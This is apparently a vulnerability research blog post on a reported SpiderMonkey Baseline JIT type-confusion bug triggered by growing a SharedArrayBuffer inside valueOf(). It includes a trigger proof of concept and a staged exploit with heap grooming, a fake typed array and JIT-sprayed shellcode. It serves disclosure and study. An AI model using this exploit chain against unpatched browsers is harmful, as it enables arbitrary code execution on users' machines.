This image was created by Suto that captures the challenge of finding the right path. It is a process of constant testing, failing, and learning until we eventually find the way out
Last year, we started looking at Firefox, focusing on its JavaScript engine, SpiderMonkey. During that work, we found several vulnerabilities, and reported them to the vendor. In this post we will share a journey of one of those findings. Technically, we discovered this bug using AI-assisted fuzzing by asking Claude Code to analyze the actively being developed TypedArray resizable feature. After that we iteratively enhanced our fuzzing framework to cover all aspects of that feature in the entire commit history. Hopefully everyone enjoys it.
Introduce about the attack surface and the component
Like all modern JS engines, SpiderMonkey uses a multi-tier architecture to balance startup latency against peak throughput. JavaScript code progresses through increasingly optimized execution tiers as it gets hotter:

SpiderMonkey JIT tiers
The vulnerability lives in the Baseline JIT tier, specifically in the mechanism it uses to speed up property operations at runtime: inline caches
What Are Inline Caches?
An inline cache (IC) is a technique that caches the result of a dynamic operation directly at the call site. Instead of performing a full property lookup every time obj.x = value executes, the IC remembers: “last time the object had Shape S1, property x was at slot 5 and on subsequent calls with the same shape, it writes directly to slot 5 without any lookup”.
SpiderMonkey’s Baseline JIT implements ICs as a stub chain, a linked list of small machine code fragments, each specialized for a particular object shape:

Inline Cache flow
When JIT-compiled code encounters a property operation it does not yet have a matching stub for, execution falls through to the fallback stub. The fallback stub leaves JIT code, enters the C++ VM, executes the operation on the full slow path, and may then attach a specialized stub to speed up later executions.
The first few executions of a property operation are slow because they pass through the fallback stub. After the inline cache warms up with stubs for common object shapes, later executions can be handled in just a few machine instructions.
The IC Fallback Handlers
The fast path depends on the fallback stub doing the right work during the early executions. To see how new stubs are created and attached, we now look at the IC fallback handlers.
For property/element store operations, two functions handle the fallback:

Fallback table
Both are defined in js/src/jit/BaselineIC.cpp. Despite handling different bytecodes, they share the same two-shape structure that is central to this vulnerability.
// Simplified from BaselineIC.cpp (DoSetElemFallback, line 843)

bool DoSetElemFallback(JSContext* cx, BaselineFrame* frame,
                       ICFallbackStub* stub, Value* stack,
                       HandleValue objv, HandleValue index,
                       HandleValue rhs) {

 RootedObject obj(cx, ToObjectFromStack(cx, objv, index));

 // ──── Phase 1: Snapshot the object's current shape ────
 Rooted<Shape*> oldShape(cx, obj->shape());   // [1]

 DeferType deferType = DeferType::None;
 bool attached = false;

 // Try to attach a stub before the operation
 if (stub->state().canAttachStub()) {
   SetPropIRGenerator gen(cx, script, pc, CacheKind::SetElem,
                           stub->state(), objv, index, rhs);
   switch (gen.tryAttachStub()) {                // [2]
     case AttachDecision::Attach:   /* ... */  break;
     case AttachDecision::Deferred:
       deferType = gen.deferType();              // [3] remember for later
       break;
     // ...
   }
 }

 // ──── Execute the actual VM operation ────
 SetObjectElementWithReceiver(cx, obj, index, rhs, objv);  // [4]
 //       ↑ This can call valueOf(), toString(), Proxy traps...
 //         Arbitrary JavaScript can execute here!

 // ──── Phase 2: Deferred stub attachment ────
 if (deferType == DeferType::AddSlot) {          // [5]
   SetPropIRGenerator gen(cx, script, pc, CacheKind::SetElem,
                           stub->state(), objv, index, rhs);
   gen.tryAttachAddSlotStub(oldShape);           // [6]
   // ...
 }
}
The key steps are:
[1] Snapshot:
The object’s current shape is saved as oldShape before anything happens.
[2-3] First attachment attempt:
The IC generator tries to attach a stub. If the operation is adding a new property (changing the shape), it defers. It can’t generate the stub yet because the operation hasn’t happened and it doesn’t know the new shape.
[4] VM execution:
The actual property operation runs through the full VM path. This is where the engine converts values, resolves property keys, and performs the store. Critically, this step can execute JavaScript callbacks through type conversion callbacks.
[5-6] Deferred attachment:
After the VM operation completes, if a stub was deferred tryAttachAddSlotStub(oldShape) runs. It compares the saved oldShape against the object’s current shape to confirm that exactly one property was added, then generates a fast stub for that transition.
The re-entrancy window
The gap between [1] (saving oldShape) and [6] (attaching the stub) is the attack surface. During step [4], the VM operation can invoke user-controlled JavaScript. If that JavaScript mutates the object or its backing storage in unexpected ways, the assumptions that tryAttachAddSlotStub relies on is “a native property was just added to this object” may no longer hold.
Timeline during DoSetElemFallback:

Demonstrate a re-entrancy window
In this vulnerability, the valueOf() callback calls SharedArrayBuffer.prototype.grow(), which expands a resizable typed array’s length. This causes an index that was previously out-of-range to become a valid typed array element, so the property lookup result (PropertyResult) records a TypedArrayElement instead of the NativeProperty that the IC attachment logic expects.
The function tryAttachAddSlotStub then calls prop.propertyInfo() on this result without checking its kind, triggering the type confusion that is the root cause of this bug.
The vulnerability
The previous section established that tryAttachAddSlotStub runs after the VM operation completes, and that arbitrary JavaSCript can execute during that operation via callbacks like valueOf(). This section explains exactly what goes wrong inside that function.
The PropertyResult Union
When SpiderMonkey looks up a property on an object, the result is stored in a PropertyResult object. Internally, it uses a C++ union to hold one of several possible outcomes:
// js/src/vm/PropertyResult.h
class PropertyResult {
 enum class Kind : uint8_t {
   NotFound,
   NativeProperty,      // propInfo_ is valid
   NonNativeProperty,
   DenseElement,        // denseIndex_ is valid
   TypedArrayElement,   // typedArrayIndex_ is valid
 };

 union {
   PropertyInfo propInfo_;      // uint32_t (32 bits)
   uint32_t denseIndex_;        // uint32_t (32 bits)
   size_t typedArrayIndex_;     // size_t (64 bits on x86-64)
 };

 Kind kind_ = Kind::NotFound;
};
The kind_ field tracks which union member is active. Accessing the wrong member is undefined behavior and results in type confusion, the raw bytes of one type get reinterpreted as another.
The accessor propertyInfo() has a debug-only guard:
PropertyInfo propertyInfo() const {
 MOZ_ASSERT(isNativeProperty());   // compiled out in release!
 return propInfo_;
}
SincepropInfo_(32-bit) andtypedArrayIndex_(64-bit) share the same starting address, callingpropertyInfo()on aTypedArrayElementresult reinterprets the lower 32 bits of the index as aPropertyInfo`.
A PropertyInfo packs a slot number and flags into a uint32_t representation. So the controlled index directly determines the slot the IC stub will target:
class PropertyInfoBase {
 static_assert(std::is_same_v<T, uint32_t> || std::is_same_v<T, uint16_t>);

 static constexpr uint32_t FlagsMask = 0xff;
 static constexpr uint32_t SlotShift = 8;

 T slotAndFlags_ = 0;
  /*
 bits 0-7: flags
 bits 8-31: slot number
 ...
 */
};
The Type Confusion
The vulnerability function tryAttachAddSlotStub performs a fresh property lookup after the VM operation has completed:
PropertyResult prop;
LookupOwnPropertyPure(cx_, obj, id, &prop);        // [7] fresh lookup

PropertyInfo propInfo = prop.propertyInfo();         // [8] TYPE CONFUSION
// ...
MOZ_RELEASE_ASSERT(newShape->lastProperty() == propInfo);  // [9] guard

// [10] slot number baked into IC stub:
size_t offset = holder->dynamicSlotIndex(propInfo.slot()) * sizeof(Value);
writer.allocateAndStoreDynamicSlot(objId, offset, rhsValId, newShape, numNewSlots);
At [7], the lookup calls NativeLookupOwnPropertyInline, which checks typed array bounds:
if (obj->is<TypedArrayObject>()) {
 if (mozilla::Maybe<uint64_t> index = ToTypedArrayIndex(id)) {
     if (index.value() < obj->as<TypedArrayObject>().length().valueOr(0))
         propp->setTypedArrayElement(index.value());  // in-range
     else
         propp->setTypedArrayOutOfRange();             // out-of-range
 }
}
If valueOf() grew the SharedArrayBuffer during the VM operation, the index that was out-of-range before is now in range, and the lookup returns TypedArrayElement instead of NativeProperty.
At [8], the release build blindly reads propInfo_, and at [10], the corrupted slot number is baked into the IC stub.
Bypassing the MOZ_RELEASE_ASSERT
The guard at [9] compares the confused propInfo against the object’s last property. To pass it, the lower 32 bits of typedArrayIndex_ must equal that property’s slotAndFlags_. For example, adding arr.x = 1 creates a property at slot 7 with default flags 0x07, giving slotAndFlags_ = 0x707. We can use equal element index to match it:
// lower32(typedArrayIndex_) must equal 0x707
// → typedArrayIndex_ = 0x100000707
// → JavaScript index = 0xffffffff + 0x708
arr[0xffffffff + 0x708] = obj;
Proof of Concept
The result is a persistent IC stub that allocates and writes to a slot index derived from the controlled typed array index. It creates an undefined behavior on the object’s dynamic slot buffer.
function trigger() {
   let sab = new SharedArrayBuffer(0x28, { maxByteLength: 0x100000800 });
   let arr = new Uint8Array(sab);
    const obj = {
       valueOf() { sab.grow(0x100000800); }  // grow mid-operation
   };
    arr.x = 1;                      // lastProperty().slotAndFlags_ = 0x707
   arr[0xffffffff + 0x708] = obj;  // lower32(0x100000707) = 0x707 ✓
}
 for (let i = 0; i < 10; i++) trigger();  // warm up IC
trigger();                                // 11th call: corrupted stub attaches
Exploitation scenario
With the type confusion understood, this section walks through how the bug is turned into a full exploit, from the initial undefined behavior to arbitrary code execution.
How the garbage collection works on SpiderMonkey
First, we briefly review how garbage collection works in SpiderMonkey. SM’s garbage collector splits memory into a nursery for newly allocated objects and tenured heap space for longer-lived ones. Most short-lived objects die young, so the nursery can be collected quickly, surviving objects are promoted to tenured storage, where less frequent but more expensive tracing and compaction happen.
Minor GC collects the nursery. When the bump-pointer allocator cannot satisfy a request, Nursery::handleAllocationFailure() returns a GC reason, and the allocator calls GCRuntime::minorGC() which delegates to Nursery::collect(). This traces nursery roots, copies surviving objects into the tenured heap, and resets the bump pointer.
// js/src/gc/Nursery.cpp
MOZ_NEVER_INLINE JS::GCReason Nursery::handleAllocationFailure() {
 if (minorGCRequested()) {
   // If a minor GC was requested then fail the allocation. The collection is
   // then run in GCRuntime::tryNewNurseryCell.
   return minorGCTriggerReason_;
 }
// ..
}

// js/src/gc/GC.cpp
void GCRuntime::minorGC(JS::GCReason reason, gcstats::PhaseKind phase) {
 MOZ_ASSERT(!JS::RuntimeHeapIsBusy());

 MOZ_ASSERT_IF(reason == JS::GCReason::EVICT_NURSERY,
               !rt->mainContextFromOwnThread()->suppressGC);
 if (rt->mainContextFromOwnThread()->suppressGC) {
   return;
 }

 incGcNumber();

 collectNursery(JS::GCOptions::Normal, reason, phase);
 //...
}
// js/src/gc/GC.cpp
void GCRuntime::collectNursery(JS::GCOptions options, JS::GCReason reason,
 gcstats::PhaseKind phase) {
   //...

   nursery().collect(options, reason);
   //...
}

// js/src/gc/Nursery.cpp
void js::Nursery::collect(JS::GCOptions options, JS::GCReason reason) {
 //...
}
In the js shell, we can trigger this directly:
// Force nursery collection — all surviving objects move to the tenured heap
minorgc();
Major GC collects the tenured heap through mark-sweep. It is driven by GCRuntime::collect(), which runs one or more incremental slices via gcCycle().
void GCRuntime::collect(bool nonincrementalByAPI, const SliceBudget& budget,
 JS::GCReason reason) {
 //...
}

/*
* We disable inlining to ensure that the bottom of the stack with possible GC
* roots recorded in MarkRuntime excludes any pointers we use during the marking
* implementation.
*/
MOZ_NEVER_INLINE GCRuntime::IncrementalResult GCRuntime::gcCycle(
 bool nonincrementalByAPI, const SliceBudget& budgetArg,
 JS::GCReason reason) {
 //...
}
Major GC is triggered by three main conditions:
- ALLOC_TRIGGER: after each arena allocation,
maybeTriggerGCAfterAlloc()compares the zone’s heap size against its threshold viacheckHeapThreshold(). WhenusedBytes >= thresholdBytesit callstriggerZoneGC():
// Allocating many tenured objects eventually pushes the zone past its threshold
let arr = [];
for (let i = 0; i < 1000000; i++) arr.push(new ArrayBuffer(256));
- TOO_MUCH_MALLOC: when heap memory (e.g.,
ArrayBufferbacking stores) exceeds the zone’s malloc threshold,maybeTriggerGCAfterMalloc()triggers a zone GC. This only fires whenheapState() == Idle:
// The technique used in the exploit — large ArrayBuffers push malloc heap past threshold
function do_gc() {
 for (var i = 0; i < 3; i++) var x = new ArrayBuffer(128 * 0x100000);
}
- LAST_DITCH: when a tenured cell allocation fails entirely,
RetryTenuredAlloc()callsattemptLastDitchGC(), which runs a full shrinking GC as a last resort before reporting OOM:
// Allocator.cpp:236
void GCRuntime::attemptLastDitchGC() {
 JS::PrepareForFullGC(rt->mainContextFromOwnThread());
 gc(JS::GCOptions::Shrink, JS::GCReason::LAST_DITCH);
}
Stage 1: Information Leak
Recall from the root cause that the confused IC stub operates on the wrong slot index. We can control how many named properties are added which determines the slot number baked into the IC stub.
function jitme() {
 let maxLength = 0x200000000;
 let lastIdx = 0x20;
 let confused_index = 0x100000000 + ((lastIdx << 8) + 0x7);
 let sab = new SharedArrayBuffer(0x10, {maxByteLength: maxLength});
 const dataArray = new Uint8Array(sab);

 const obj1 = {
   valueOf() {
     // Add 26 named properties during valueOf
     for (let i = 0; i < lastIdx - 6; i++) {
       dataArray[`a_${i.toString(16).padStart(3, '0')}`] = i;
     }
     sab.grow(confused_index + 1);
   }
 };

 dataArray[confused_index] = obj1;
 // dumpObject(dataArray);

  // These named property reads go through the corrupted IC stub,
 // which reads the garbage pointers
 return [dataArray["a_002"], dataArray["a_007"]];
};
The value lastIdx = 0x20 controls the confused PropertyInfo slot number. Since confused_index = x100000000 + ((0x20 << 8) + 0x07), the lower 32 bits are 0x2007, which the IC stub interprets as slot 0x20 default data property flags 0x07.
When the IC stub fires, it needs to allocate a dynamic slot buffer large enough to hold slot 32. The buffer capacity is determined by NativeObject::calculateDynamicSlots(), which rounds the total allocation up to the next power of 2 via GetGoodPower2ElementCount.
// js/src/vm/JSObject-inl.h:46
/* static */ uint32_t NativeObject::calculateDynamicSlots(
 uint32_t nfixed, uint32_t span, const JSClass* clasp) {
   if (span <= nfixed) { return 0; }
   uint32_t ndynamic = span - nfixed;
    if (clasp != &ArrayObject::class_ && ndynamic <= SLOT_CAPACITY_MIN) {
     return SLOT_CAPACITY_MIN;   // minimum capacity: 6
   }
    uint32_t count = gc::GetGoodPower2ElementCount(
       ndynamic + ObjectSlots::VALUES_PER_HEADER, sizeof(Value));
   return count - ObjectSlots::VALUES_PER_HEADER;
 }
/*
* Slots header used for native objects. The header stores the capacity and the
* slot data follows in memory.
*/
class alignas(HeapSlot) ObjectSlots {
 uint32_t capacity_;
 uint32_t dictionarySlotSpan_;
 uint64_t maybeUniqueId_;
 //...
}
Each allocation includes a 16-bytes ObjectSlots header, so the total size is (capacity + 2)*8 bytes. This produces a capacity sequence: 6 => 14 => 30 => 62 => … . For slot 32, the allocated capacity jumps to 62, yielding a 512-byte buffer.
Because the corrupted IC stub only writes the last property via AllocateAndStoreDynamicSlot, the remaining slots 0=>31 in the freshly allocated buffer retain stale heap data from previously freed objects. Reading these uninitialized slots through named properties like dataArray["a_002"] leaks raw pointers, which the exploit uses to defeat ASLR.

Showing stale heap data by dumpObject after optimizing
Stage 2: Heap Spray and Grooming
With leaked addresses, the exploit needs a write primitive to leverage shellcode. Basically, our idea is using the spray-free-reallocate concept.
function write_shellcode(shape_addr, elements_addr) {
 let sprayArray = [];
 const spraying1_count = 16;
 // Phase 1: Spray SharedArrayBuffers with controlled properties
 for (let i = 0; i < spraying1_count; i++) {
   let [value1, arr] = spray_write();
   sprayArray.push(arr);
 }

 // Phase 2: Free them all to create holes
 for (let i = 0; i < spraying1_count; i++) {
   delete sprayArray[i];
 }
 delete sprayArray;
 do_gc();   // Trigger GC to actually reclaim the memory
 // Phase 3: Reallocate — the target object fills one of the holes
 const [targeted_obj, value2] = spray_write();

 // Phase 4: Spray ArrayBuffers with inline data (96 bytes each)
 const sprayArray2 = [];
 for (let i = 0; i < 208; i++) {
   let arr = new ArrayBuffer(0x60);
   arr[0] = 0x13381338;
   arr.x = i2f(0x13391339n);
   sprayArray2.push(arr);
 }
 // modify something
 const last_arr = new ArrayBuffer(0x60);
 // ...
}
The do_gc() function is carefully crafted to trigger a non-compacting full GC. A compacting GC would move objects and fill the holes unpredictably. Instead, it triggers the TOO_MUCH_MALLOC condition by allocating large ArrayBuffers.
The second spray allocates 208 ArrayBuffer(0x60) objects. Since each ArrayBuffer is 96 bytes with INLINE_DATA, the buffer contents are stored directly in the object’s fixed slots, placing spray data inside the GC heap at predictable offsets from the leaked addresses.
At that point, targeted_obj memory layout is overlapped with the last_arr. One object starts at 0x088, and the other memory pointer at 0x090 as this image below showing:

Demonstrate memory overlap
Take at look at memory layout (slightly different address but keeping the same offset):

Overlap memory layout in pwndbg
Stage 3: Fake Object Construction
The spray_write() function uses a second valueOf() trick to write controlled data into SharedArrayBuffer's named properties.
function spray_write() {
 // ... (trigger bug similar to jitme) ...

 const obj2 = {
   valueOf() {
     for (let i = 0; i < 11; i++) {
       if (i == 1) {
         let view = new Uint32Array(0x10);
         view[2] = 0x13371337;
         view[3] = 0xfffe4343;
         arr[i] = view;
       } else {
         arr[i] = i2f(0x41414142n);
       }
     }
   }
 };

 dataArray[confused_index] = obj1;  //
 dataArray[0] = obj2;               //
}
The exploit constructs a fake Uint32Array object inside an ArrayBuffer’s inline data region:
const last_arr = new ArrayBuffer(0x60);
const write_arr = new Uint32Array(last_arr);

// Write a fake NativeObject header into the ArrayBuffer's inline data:
// [shape pointer][slots pointer][elements pointer]...[data pointer][length]

// Fake shape — points to a real Uint32Array shape in the GC heap
write_arr[0] = Number(uint32_shape_addr & 0xFFFFFFFFn);
write_arr[1] = Number(uint32_shape_addr >> 32n);

// Fake slots — points to a controlled memory region
write_arr[2] = Number(slots_addr & 0xFFFFFFFFn);
write_arr[3] = Number(slots_addr >> 32n);

// Fake elements
write_arr[4] = Number(elements_addr & 0xFFFFFFFFn);
write_arr[5] = Number(elements_addr >> 32n);

// Fake data pointer — points to wherever we want to read/write
write_arr[0xc] = Number(data_pointer & 0xFFFFFFFFn);
write_arr[0xd] = Number(data_pointer >> 32n);

// Fake length — large enough for arbitrary access
write_arr[8] = 0x100;
The fake object is laid out in last_arr’s inline data, which sits at a known address. It has:
- A shape pointer borrowed from a real
Uint32Array, so the engine treats it as a legitimate typed array. - A data pointer pointing to attacker-chosen memory.
- A length of 0x100, giving a wide read/write window
The exploit use overlap memory layout at stage 2 to set properties on targeted_obj that convert last_arr to a WeakRef shape:
targeted_obj.x = i2f(weak_ref_shape); // change last_arr's shape to weak_ref_shape
targeted_obj.y = i2f(0x890n);
const fake_obj = last_arr.deref(); // deref last_arr to get the fake object
By corrupting last_arr’s shape, calling .defer() causes the engine to return a reference to the fake Uint32Array, a fully controlled object.
Stage 4: Arbitrary Code Execution
With a fake Uint32Array whose data pointer and length are controlled, the exploit has an arbitrary read/write primitive. The final step is to hijack control flow:
// JIT-compile the shellcode function so it lives in executable memory
for (let i = 0; i < 100000; i++) {
 shellcode();
}

// The shellcode function's JIT code is at a known offset from the leaked shape
// Overwrite a code pointer to redirect to our constants
fake_obj[0] = fake_obj[0] + 0x2b8;  // Patch JIT code entry point

// Calling shellcode() now executes attacker-controlled machine code
shellcode();

The shellcode() function is designed with float constants that encode x86-64 machine instructions:

function shellcode() {
 EGG = 5.40900888e-315;          // 0x41414141 — marker
 C01 = 7.340387646374746e+223;   // encoded machine code
 C02 = -5.632314578774827e+190;
 // ...
}
When Warp JIT compiles this function, these constants are embedded directly in the generated machine code as immediate values. By patching the function’s entry point to jump into the middle of memory, the CPU executes our shell code instruction immediately on x86-64 architecture.
Demo
This image demonstrates the full exploit running against the js shell:

This is a full exploit
Conclusion
This blog demonstrates the typical journey from a JIT failure to arbitrary code execution in the SpiderMonkey shell. The root cause highlights a common attack surface in browser engines that newly introduced features interact unsafely with long-established code where assumptions written years earlier no longer hold.